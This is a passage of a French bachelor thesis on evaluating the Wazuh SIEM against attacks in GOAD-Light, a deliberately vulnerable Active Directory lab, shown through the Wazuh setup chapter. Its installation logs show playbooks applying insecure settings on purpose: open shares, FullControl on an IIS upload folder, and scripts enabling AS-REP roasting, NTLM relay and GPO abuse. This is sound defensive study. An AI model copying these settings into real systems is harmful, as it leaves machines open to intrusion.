Secteur des sciences et techniques, département des Sciences et des sciences de l'ingénieur et technologies, domaine des Sciences —
Département technique de Namur,

Département technique de Namur

Section bachelier finalisation en Sécurité des systèmes

Année 2025 - 26

Une solution SIEM open source comme Wazuh est-elle suffisante pour assurer une détection des attaques dans un environnement Active Directory ?

SIP

Hugo DELPORTE

Maître de stage : M. BALCAEN

Promoteur : M. HUYGENS

Table des matières

Remerciements 5

1.Introduction 6

1.1 Contexte de la cybersécurité en entreprise 6

1.2 Importance des SIEM dans la détection d'incidents 6

1.3 Objectifs du projet 7

2. Présentation de l'environnement de stage 8

2.1 Présentation de l'entreprise 8

2.2 Infrastructure et technologies utilisées 8

3. Concepts et technologies utilisés 11

3.1 Les SIEM et leur rôle dans la cybersécurité 11

3.1.1 Collecte et normalisation des événements 11

3.1.2 Corrélation et détection d'incidents 11

3.1.3 Alerte et réponse d'incidents 11

3.1.4 Conformité et audits 12

3.2 Wazuh 12

3.2.1 Le Wazuh Manager 13

3.2.2 Le Wazuh Indexer 13

3.2.3 Le Wazuh Dashboard 13

3.2.4 Les agents 13

3.3 File Integrity Monitoring (FIM) et Active response 13

3.3.1 FIM 13

3.3.2 Active response 14

3.4 Intégrations possibles 14

3.4.1 VirusTotal et YARA 14

3.4.2 Suricata 14

3.4.3 LLM 15

4. Mise en place de l’environnement 16
4.1 Présentation de l’environnement GOAD 16
4.2 Mise en place de GOAD-Light 16
5. Déploiement de la solution SIEM 22
5.1 Installation et configuration de Wazuh 22
5.2 Fonctionnement du moteur de règles Wazuh 23
5.3 Détection d’événements critiques Windows 24
5.4 Création de règles personnalisées 26
5.5 Active response 26
5.6 Création d’un dashboard personnalisé 27
5.6.1 Nombre total d’alertes sur une période 28
5.6.2 Top 5 des agents les plus touchés 28
5.6.3 Ligne du temps des alertes 28
5.6.4 Alertes détaillées 28
5.7. Intégrations 29
5.7.1 Intégration de Suricata 29
5.7.2 Intégration VirusTotal 32
5.7.3 Intégration YARA 33
5.7.4 LLM Intégration 34
5.7.5 Intégration Microsoft Teams 36
6. Tests offensifs et analyse de la détection du SIEM 37
6.1 Méthodologie de test 37
6.2 Attaque sur l’environnement GOAD 38
6.2.1 Reconnaissance 38
6.2.2 Reconnaissance avancée 42
6.2.3 Élévation de privilège 43
6.2.4 Persistance 43

6.3. Détection de l’attaque 44
6.3.1 Reconnaissance 44
6.3.2 Élévation de privilège 45
6.3.3 Persistance 46
6.3.4 Autre détection 48
7. Conclusion 50
7.1 Tableau comparatif 52
7.2 Perspectives d’amélioration et évolutions futures 53
8.Bibliographie/Sitographie 56
8.1 Site web / documentation 56
9.Table des illustrations 57
10.Glossaire 59
11.Annexes 68

Remerciements

Je tiens à remercier l'ensemble de l'équipe de SIP pour l'accueil, la bienveillance et le professionnalisme dont ils ont fait preuve tout au long de ce stage, me permettant de travailler dans des conditions idéales et enrichissantes. Je remercie particulièrement Christophe, pour m'avoir ouvert les portes de l'entreprise et offert l'opportunité de réaliser ce stage dans un cadre aussi stimulant.

Je souhaite adresser mes sincères remerciements à mon maître de stage, Jean-François Balcaen, pour son accompagnement, sa disponibilité ainsi que son expertise technique tout au long du stage. Ses conseils, ses retours d'expérience et sa confiance m'ont permis de progresser aussi bien sur le plan technique que professionnel.

Je remercie également Stéphane, ainsi que l'ensemble de l'équipe technique, interne comme externe, pour le partage de leurs connaissances et pour la découverte de nombreux aspects du métier. Grâce à leur accompagnement, j'ai pu me familiariser avec de nouveaux outils, mieux comprendre le fonctionnement d'environnements réels et participer à différentes interventions techniques sur le terrain. Travailler à leurs côtés a été particulièrement formateur et enrichissant.

Enfin, je souhaite remercier mon promoteur, Monsieur Adrien Huygens, pour son suivi, ses conseils et son accompagnement durant la réalisation de ce travail de fin d'études. Ses remarques et orientations m'ont permis de structurer et d'améliorer ce projet tout au long de son développement.

.

1.Introduction

1.1 Contexte de la cybersécurité en entreprise

Les enjeux de la cybersécurité en entreprise restent mal connus, donc mal pris en compte. Or, les effets d'une cyberattaque, d'une défaillance technique ou d'une négligence humaine peuvent sérieusement impacter l'activité d'une organisation. Il est indispensable d'ériger des garde-fous pour se prémunir contre ces risques "cyber".[1]

1.2 Importance des SIEM dans la détection d'incidents

Dans ce contexte, les solutions *Security Information and Event Management* (SIEM) occupent une place centrale dans les stratégies de sécurité informatique. Ces systèmes combinent gestion d'informations et gestion d'événements de sécurité pour corréler et offrir une vue simplifiée et directe des événements en cours.

Parmi les solutions disponibles, Wazuh constitue une alternative *open source* particulièrement intéressante. Cette plateforme permet d'assurer la collecte et l'analyse des événements, la surveillance de l'intégrité des fichiers ainsi que l'automatisation de certaines réponses aux incidents.

Le présent travail de fin d'études s'inscrit dans cette problématique et vise à déployer et exploiter une solution SIEM *open source* basée sur Wazuh afin d'évaluer son efficacité dans la détection d'attaques au sein d'un environnement *Active Directory* vulnérable.

[1] Kissane, Chakib. "Cybersécurité en entreprise : quels risques ? Comment s'en prémunir ?" *Oodrive*, https://www.oodrive.com/fr/blog/securite/cybersecurite/cybersecurite-en-entreprise-enjeux-risques-et-bonnes-pratiques/. Accessed 17 Mar. 2026.

1.3 Objectifs du projet

- Mettre en place une infrastructure vulnérable SIEM basée sur Wazuh
- Simuler des attaques offensives sur ladite infrastructure pour tester les capacités de détection
- Analyser les événements et alertes générées
- Proposer des mécanismes de réponses automatiques ou manuelles
- Comparer les performances et la pertinence de Wazuh face à d'autres outils SIEM

2. Présentation de l'environnement de stage

2.1 Présentation de l'entreprise

La société SIP existe depuis 2001 et sert depuis plus de 20 ans une clientèle exclusivement pro.

Notre philosophie reste toujours la même : ***offrir un service IT proactif et de qualité*** *aux PME et organisations basées en Belgique, en France et au Luxembourg. Notre plus-value est d'offrir un point de contact unique pour l'ensemble de vos besoins IT.*

Partenaire des acteurs majeurs du marché (HP, Microsoft, Sage, HPE, Veeam, Fortinet, etc.), nous n'avons de cesse de nous réinventer et de nous adapter aux besoins de nos clients. Notre esprit d'équipe familial nous permet de tisser une relation de confiance avec nos clients et partenaires et de proposer les solutions les plus pertinentes.

2.2 Infrastructure et technologies utilisées

L'infrastructure utilisée pour le stage repose principalement sur un environnement de virtualisation Proxmox.

Virtualisation et environnement de test

La base de l'infrastructure s'appuie sur Proxmox, utilisé comme hyperviseur principal pour héberger les différentes machines virtuelles du laboratoire. Plusieurs approches ont été testées pour mettre en place l'environnement d'attaque et d'observation.

Le choix s'est porté sur *GOAD-light*, une version allégée de l'environnement *Game of Active Directory* (GOAD) ne comportant que trois machines virtuelles au lieu de cinq, permettant de maintenir les mécanismes essentiels d'un

environnement *Active Directory* vulnérable tout en assurant la compatibilité avec les ressources matérielles disponibles.

Automatisation et déploiement

Le déploiement de l'environnement *GOAD-light* a nécessité l'outil d'automatisation Ansible.

En complément, une phase d'apprentissage de Packer et Terraform a été effectuée pour mieux comprendre la génération automatisée de *templates* et l'orchestration d'environnements virtualisés dans Proxmox.

Supervision et détection avec Wazuh

Le cœur du projet reposait sur Wazuh. Une machine virtuelle Wazuh était déjà disponible au sein de l'entreprise et a été intégrée à l'environnement pour centraliser les journaux et détecter les événements suspects. L'outil a été utilisé à plusieurs niveaux :

- Collecte des événements système et de sécurité ;
- Création et personnalisation de règles de détection ;
- Mise en place d'*active responses* ;
- Création de *dashboards* personnalisés ;
- Gestion des agents Wazuh déployés sur les machines du laboratoire.

Les machines virtuelles de l'environnement GOAD ont été ajoutées comme agents Wazuh, avec une configuration centralisée par un fichier agent.conf associé au groupe GOAD. Ce qui a permis une gestion plus simple et homogène des machines.

Technologies d'infrastructure et projets annexes

Au-delà du sujet du travail de fin d'études, d'autres technologies ont également été rencontrées dans le cadre du stage, en lien avec les activités globales de l'entreprise incluant notamment :

- Les équipements Fortinet, en particulier FortiGate, utilisé dans des opérations liées au *firewalling* et à la gestion réseau.
- Un projet autour de iVentoy, utilisé pour automatiser la mastérisation de postes Windows via *Preboot eXécution Environment* (PXE).
- L'usage de fichiers **autounattend.xml** pour automatiser l'installation du système d'exploitation et des logiciels.
- L'utilisation de Ventoy comme solution temporaire dans certains déploiements.
- L'intégration d'un *Large Language Model* (LLM) dans une machine virtuelle distincte afin d'explorer l'exploitation intelligente des événements Wazuh.

3. Concepts et technologies utilisés

3.1 Les SIEM et leur rôle dans la cybersécurité

Le SIEM permet la collecte des données, leur normalisation, leur agrégation, la recherche de corrélation, le reporting, l'archivage, et le rejeu des événements.[2]

Il occupe une position essentielle dans le domaine de la cybersécurité moderne, en fournissant une vue d'ensemble centralisée, en simplifiant la détection des menaces et en appuyant les processus de réponse aux incidents.

3.1.1 Collecte et normalisation des événements

Les SIEM collectent des informations issues de plusieurs sources : serveurs, Windows ou Linux, matériels réseau (pare-feu, commutateurs), bases de données, *Intrusion Detection System* (IDS), logiciels antivirus, et bien d'autres. Ces données sont standardisées afin de faciliter une analyse structurée et cohérente.

3.1.2 Corrélation et détection d'incidents

Les événements isolés sont souvent peu significatifs, mais un SIEM peut appliquer des règles de corrélation pour identifier les comportements suspects. Il permet de détecter des attaques sophistiquées et des actions critiques.

3.1.3 Alerte et réponse d'incidents

Lorsqu'un événement suspect est identifié, le SIEM peut générer une alerte pour que l'équipe de sécurité l'analyse plus tard. Cependant, certains SIEM,

[2] "Security information and event management." *Wikipédia*, 29 Nov. 2025. *Wikipedia*, https://fr.wikipedia.org/w/index.php?title=Security_information_and_event_management&oldid=231045979.

comme Wazuh, intègrent des mécanismes de réponse active, comme le blocage d'IP, la fermeture de sessions, et l'envoi de notifications.

Cela permet de réduire le temps de réaction et de limiter l'impact de potentielles attaques sur l'infrastructure.

3.1.4 Conformité et audits

Les SIEM contribuent au respect des normes et réglementations en matière de conservation des événements. Ils facilitent les audits et permettent de produire des rapports détaillés sur l'activité de l'infrastructure et les potentiels incidents détectés.

En résumé, un SIEM est un outil essentiel pour protéger une infrastructure informatique. Il transforme de grands volumes d'événements en informations utiles et améliore la réactivité face aux menaces.

3.2 Wazuh

Wazuh est une plateforme gratuite et open source utilisée pour la prévention, la détection et la réponse aux menaces. Il est capable de protéger les charges de travail dans des environnements sur site, virtualisés, conteneurisés et basés sur le cloud.

La solution Wazuh déployée sur les systèmes surveillés se compose d'un agent de sécurité des points de terminaison, et d'un serveur de gestion, qui collecte et analyse les données collectées par les agents. En outre, Wazuh a été entièrement intégré à la Elastic Stack, fournissant un moteur de recherche et un outil de visualisation des données qui permettent aux utilisateurs de naviguer dans leurs alertes de sécurité.[3]

[3] *Wazuh/Wazuh*. 11 Aug. 2015, C++. Wazuh, 16 Mar. 2026. *GitHub*, https://github.com/wazuh/wazuh. Traduit via Reverso.

Le serveur repose sur quatre composants : le Wazuh Manager, le Wazuh Indexer, le Wazuh Dashboard et les agents.

3.2.1 Le Wazuh Manager

Il est responsable de la réception des événements, l'analyse de ces derniers, l'application des règles de détection et la génération des alertes de sécurité. Le moteur d'analyse du manager compare les événements reçus avec une base de règles prédéfinies et personnalisées, ce qui permet d'identifier des comportements suspects ou des indicateurs d'attaque.

3.2.2 Le Wazuh Indexer

Après la réception et l'analyse des événements par le manager, ceux-ci sont transmis au *Wazuh indexer* qui stocke et indexe ces données afin de permettre leur consultation sur le *Wazuh dashboard*

3.2.3 Le Wazuh Dashboard

Après l'indexation des événements, le *dashboard* permet la visualisation des données collectées et des alertes générées. Cette interface facilite le travail des responsables du *Security Operation Center* (SOC) en permettant une visualisation rapide des incidents.

3.2.4 Les agents

Les agents sont installés sur les machines à superviser. Leur rôle est de collecter les différentes informations système pour les envoyer au serveur central.

3.3 File Integrity Monitoring (FIM) et Active response

3.3.1 FIM

Cette fonctionnalité permet de surveiller les ajouts, modifications et suppressions apportées aux fichiers et répertoires critiques d'un système. Son objectif est d'identifier toute altération non autorisée ou suspecte pouvant indiquer une compromission.

Le fonctionnement se décompose en plusieurs étapes :

a) Création d'un état de référence en calculant le *hash* pour le contenu et en sauvegardant les permissions, le ou les propriétaires et la date de modification.

b) Surveillance du fichier : Elle peut être en continu ou en intervalle régulier

c) Détection des modifications : Lorsqu'un changement est détecté, un événement sera généré. Si le mode *who-data* est activé pour le répertoire, des informations supplémentaires (telles que : qui, quel processus a déclenché la modification…) sont ajoutées.

3.3.2 Active response

Cette fonctionnalité offre la possibilité de répondre automatiquement si certaines règles sont déclenchées. On dispose déjà de réponses actives intégrées, comme le filtrage d'IP par le biais du pare-feu, la désactivation de compte ou l'envoi direct d'un courriel. Cependant, il est tout à fait envisageable de développer un nouvel exécutable et de solliciter son exécution en cas d'alerte déclenchée.

3.4 Intégrations possibles

3.4.1 VirusTotal et YARA

Wazuh, par son fichier *ossec.conf*, permet d'intégrer une analyse de fichiers via la clé d'*Application Programming Interface* (API) de VirusTotal. Cette analyse de réputation de fichier se combine très bien avec une analyse comportementale du fichier produit par YARA permettant ainsi une couverture très large, indépendante de l'antivirus.

3.4.2 Suricata

Wazuh a nativement un décodeur pour les alertes générées par Suricata dans le fichier eve.json. Comme tout IDS, la détection de logiciel de scan de ports ou de *brute force*, tels que *nmap, advanced port scanner, Hydra*… est crucial

dans la protection des ***endpoints***. Jumelée au module d'*active response* permettant le blocage d'IP, la mitigation de ce type d'attaque peut être très efficace.

3.4.3 LLM

Dans une époque où l'intelligence artificielle prend de plus en plus de place, elle peut aussi aider dans le traitement des événements. Elle peut rendre la chasse aux menaces plus efficace grâce à sa capacité à traiter de grande quantité de données à grande vitesse et peut permettre une communication plus simple des informations importantes.

4. Mise en place de l'environnement

4.1 Présentation de l'environnement GOAD

GOAD est un projet de laboratoire de test d'intrusion basée sur Active Directory. L'objectif de ce laboratoire est de fournir aux testeurs d'intrusion un environnement Active Directory vulnérable et prêt à l'emploi afin qu'ils puissent s'exercer aux techniques d'attaques courantes.[4]

Pour avoir une génération d'événements et d'activités proche de celle d'une entreprise, ainsi qu'un environnement vulnérable pour tester la capacité à détecter des tentatives d'attaques sur l'infrastructure, la solution GOAD (Game Of Active Directory) s'est révélée pertinente.

Gratuit et *open source*, GOAD est orienté pour apprendre le *pentest* autour de l'Active Directory, un peu à la manière de la *Damn Vulnerable Web Application* (DVWA). L'un de ses avantages est que son déploiement est automatique grâce à *Ansible* et ses *playbook* et Vagrant/Terraform pour le déploiement des machines. Il a plusieurs avantages, tels que la capacité à revenir à un état initial et un accès administrateur à n'importe quel moment si l'on veut comprendre la mauvaise configuration. Mais aussi des extensions possibles que je n'utiliserais pas dans ce laboratoire, comme la suite ELK, Wazuh et un serveur Exchange.

4.2 Mise en place de GOAD-Light


Puisque l'environnement GOAD est assez consommateur de ressources (32 à 64 Go de RAM, 120 à 150 Go de SSD libre, 6 cœurs dédiés), le choix s'est tourné sur l'environnement *GOAD-Light*. Celui-ci demande moins de ressources, en effet, pour l'environnement GOAD, nous avons cinq machines

[4] *Orange-Cyberdefense/GOAD*. 27 Sept. 2021, PowerShell. Orange Cyberdefense, 18 Mar. 2026. *GitHub*, https://github.com/Orange-Cyberdefense/GOAD. Traduit par DEEPL

virtuelles. Avec *GOAD-Light*, nous n'en avons que trois tout en gardant la majorité des vulnérabilités.

Available labs

- GOAD Lab family and extensions overview



- GOAD : 5 vms, 2 forests, 3 domains (full goad lab)

Figure 1 : Différence des environnements GOAD

Pour mettre en place ce laboratoire, j'ai eu accès à un serveur Proxmox. N'étant pas familier avec l'hyperviseur Proxmox au début de mon stage, je suis parti sur de la double virtualisation avec une machine virtuelle Kali Linux sur Proxmox. Ce ne fut pas une solution viable, le lancement des machines virtuelles prenaient plusieurs heures et, dès lors, le laboratoire n'aboutissait jamais.

Au vu du temps de lancement, j'ai porté plus d'attention sur la manière de déployer l'environnement *GOAD-Light*. Grâce à mes différentes recherches, j'ai pu assimiler les différentes technologies utilisées, telles que Ansible et ses

playbooks, ainsi que Terraform/Packer. J'ai également appris le fonctionnement du système qui gère le déploiement de machines virtuelles sur Proxmox. Pendant que l'environnement tournait sur Kali, j'ai téléchargé et installé les différentes machines virtuelles qui feront, plus tard, office de *template*. J'ai utilisé Packer pour générer mes *templates*. Il ne restait plus qu'un petit changement sur la configuration dans le fichier *~/.goad/goad.ini* pour permettre le *provisioning* via Proxmox et permettre le lancement de l'installation.

```
  GNU nano 8.7                                                    goad.ini *
[default]
; lab: goad / goad-light / minilab / nha / sccm
lab = goad-light
; provider : virtualbox / vmware / vmware_esxi / aws / azure / proxmox
provider = proxmox
; provisioner method : local / remote
provisioner = local
; ip_range (3 first ip digits)
ip_range = 192.168.100

[aws]
aws_region = eu-west-3
aws_zone = eu-west-3c

[azure]
az_location = westeurope

[proxmox]
pm_api_url = https://172.16.X.X:8006
pm_user = hugo@pam
pm_password = XXXXXXXXXXXXXXXXXXXX
pm_node = projet
pm_pool = GOAD
pm_storage = local-lvm
pm_network_bridge = vmbr0
```

Figure 2 : ~/.goad/goad.ini modifié et obfusqué

```
cd /root/GOAD
```

```
./goad.sh -t install -l GOAD -p proxmox -ip 192.168.10
```

```
root@goad-provision-ct:~/GOAD# ./goad.sh -t install -l GOAD -p proxmox -ip 192.168.10

  _____   _____          _____
 / ____| / ||| \    /\   |  __ \
| |  __|| |||  |   /  \  | |  | |
| | |_ || |||  |  / /\ \ | |  | |
| |__| || |||  | / /__\ \| |__| |
 \_____| \_|||_/_/        \_____/
   Game Of Active Directory
     Pwning is comming

Goad management console type help or ? to list commands

[*] lab instances :
[-] No instance found, change your config and use install to create a lab instance
[+] Current Settings
[*] Current Lab          : GOAD
[*] Current Provider     : proxmox
[*] Current Provisioner  : local
[*] Current IP range     : 192.168.10.X
[*] Extension(s)         :

Create lab with theses settings ? (y/N)
```

```
Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
[*] CWD: /workspace/3a66dc-goad-proxmox/provider
[*] Running command : terraform plan
var.pm_password
  Enter a value:
```

Figure 3 : Image tirée du site https://benheater.com/proxmox-lab-goad-installing-the-lab/ (1)

```
Do you want to perform these actions?
  Terraform will perform the actions described above.
  Only 'yes' will be accepted to approve.

  Enter a value: yes

proxmox_virtual_environment_vm.bgp["dc01"]: Creating...
proxmox_virtual_environment_vm.bgp["srv02"]: Creating...
proxmox_virtual_environment_vm.bgp["srv03"]: Creating...
proxmox_virtual_environment_vm.bgp["dc03"]: Creating...
proxmox_virtual_environment_vm.bgp["dc02"]: Creating...
proxmox_virtual_environment_vm.bgp["dc01"]: Still creating... [10s elapsed]
proxmox_virtual_environment_vm.bgp["srv02"]: Still creating... [10s elapsed]
proxmox_virtual_environment_vm.bgp["dc03"]: Still creating... [10s elapsed]
proxmox_virtual_environment_vm.bgp["srv03"]: Still creating... [10s elapsed]
proxmox_virtual_environment_vm.bgp["dc02"]: Still creating... [10s elapsed]
proxmox_virtual_environment_vm.bgp["dc01"]: Still creating... [20s elapsed]
proxmox_virtual_environment_vm.bgp["srv02"]: Still creating... [20s elapsed]
proxmox_virtual_environment_vm.bgp["srv03"]: Still creating... [20s elapsed]
proxmox_virtual_environment_vm.bgp["dc03"]: Still creating... [20s elapsed]
proxmox_virtual_environment_vm.bgp["dc02"]: Still creating... [20s elapsed]
```

Be patient while the hosts are provisioned by Terraform

```
[*] Loading playbook list
[+] build.yml file found
[+] ad-servers.yml file found
[+] ad-parent_domain.yml file found
[+] ad-child_domain.yml file found
[+] wait5m.yml file found
[+] ad-members.yml file found
[+] ad-trusts.yml file found
[+] ad-data.yml file found
[+] ad-gmsa.yml file found
[+] laps.yml file found
[+] ad-relations.yml file found
[+] adcs.yml file found
[+] ad-acl.yml file found
[+] servers.yml file found
[+] security.yml file found
[+] vulnerabilities.yml file found
[*] Run playbook : build.yml with inventory file(s) : /root/GOAD/ad/GOAD/data/inventory, /root/GOAD/workspace/4c8c8c-goad-proxmox/inventory,
/root/GOAD/globalsettings.ini
[*] CWD: /ansible/
[*] Running command : ansible-playbook -i /root/GOAD/ad/GOAD/data/inventory -i /root/GOAD/workspace/4c8c8c-goad-proxmox/inventory -i
/root/GOAD/globalsettings.ini build.yml

PLAY [Read data files] ***********************************************************************************************************
 [started TASK: Gathering Facts on dc01]
 [started TASK: Gathering Facts on dc02]
 [started TASK: Gathering Facts on dc03]
 [started TASK: Gathering Facts on srv02]
 [started TASK: Gathering Facts on srv03]
```

Figure 4 : Image tirée du site https://benheater.com/proxmox-lab-goad-installing-the-lab/ (2)

```
kali@kali-GOAD: ~/GOAD
k: [srv02]
 [started TASK: vulns/openshares : Add all share everyone rights on srv02]

ASK [vulns/openshares : Add all share everyone rights] ***********************************************************************************************************************
hanged: [srv02]
 [started TASK: vulns/openshares : all shares on srv02]

ASK [vulns/openshares : all shares] ******************************************************************************************************************************************
hanged: [srv02]
 [started TASK: vulns/permissions : change folder allow rights on srv02]

ASK [vulns/permissions : change folder allow rights] *************************************************************************************************************************
hanged: [srv02] => (item={'key': 'IIS_IUSRS_upload', 'value': {'path': 'C:\\inetpub\\wwwroot\\upload', 'user': 'IIS_IUSRS', 'rights': 'FullControl'}})
 [started TASK: include_role : ps on dc01]
 [started TASK: include_role : ps on dc02]
 [started TASK: include_role : ps on srv02]

ASK [include_role : ps] ******************************************************************************************************************************************************
ncluded: ps for dc02 => (item=asrep_roasting.ps1)
ncluded: ps for dc02 => (item=constrained_delegation_use_any.ps1)
ncluded: ps for dc02 => (item=constrained_delegation_kerb_only.ps1)
ncluded: ps for dc02 => (item=ntlm_relay.ps1)
ncluded: ps for dc02 => (item=responder.ps1)
ncluded: ps for dc02 => (item=gpo_abuse.ps1)
ncluded: ps for dc02 => (item=rdp_scheduler.ps1)
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/asrep_roasting.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/asrep_roasting.ps1] ************************************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/constrained_delegation_use_any.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/constrained_delegation_use_any.ps1] ********************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/constrained_delegation_kerb_only.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/constrained_delegation_kerb_only.ps1] ******************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/ntlm_relay.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/ntlm_relay.ps1] *****************************************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/responder.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/responder.ps1] ******************************************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/gpo_abuse.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/gpo_abuse.ps1] ******************************************************************************************************************
hanged: [dc02]
 [started TASK: ps : Play task ../ad/GOAD-Light/scripts/rdp_scheduler.ps1 on dc02]

ASK [ps : Play task ../ad/GOAD-Light/scripts/rdp_scheduler.ps1] **************************************************************************************************************
hanged: [dc02]

LAY RECAP ********************************************************************************************************************************************************************
c01                        : ok=18   changed=5    unreachable=0    failed=0    skipped=2    rescued=0    ignored=0
c02                        : ok=33   changed=14   unreachable=0    failed=0    skipped=6    rescued=0    ignored=0
rv02                       : ok=18   changed=10   unreachable=0    failed=0    skipped=1    rescued=0    ignored=0

*] Provisioned from ad-parent_domain.yml in 02:37:46

OAD-Light/proxmox/local/172.16.100.X (fb3fba-goad-light-proxmox) >
9°C
Nuageux
Rechercher
14:10
13-02-26
```

Figure 5 : Fin d'installation de l'environnement GOAD-Light en 2 h 37

5. Déploiement de la solution SIEM

5.1 Installation et configuration de Wazuh

La machine virtuelle avec Wazuh était installée en *all-in-one node* par un précédent stagiaire, il n'y avait que la configuration du serveur et des agents à déployer. Avant de commencer à générer des règles, je décide de mettre une politique de rétention d'événements ainsi qu'une politique de *snapshot* pour permettre d'avoir des sauvegardes des index et une gestion autonome de l'espace de stockage de la machine.

Je décide également de déjà créer le groupe d'agents GOAD avant d'intégrer mes machines. La création de ce groupe me permet de gérer leur ossec.conf de manière centralisée. J'ai donc généré un fichier d'*agent.conf* qui est en partie copié d'une publication Redit vérifiée.

